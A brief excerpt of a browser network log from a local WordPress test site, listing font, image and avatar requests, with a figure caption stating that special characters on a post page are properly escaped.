cardo_normal_400.woff2	200	font	localhost:8000/?p=10:559	(memory cache)	0 ms
wordpress@2x.png	200	png	localhost:8000/wp-content/plu	(memory cache)	0 ms
a62694e4598ff395dd8393baceb41f09?s=52&d=mm&r=g	307		localhost:8000/?p=10:559	0.0 kB	3 ms
a62694e4598ff395dd8393baceb41f09?s=52&d=mm&r=g	200	jpeg	localhost:8000/?p=10:559	(disk cache)	4 ms

Figure L5 – screenshot of rendered HTML on post page, special characters are properly escaped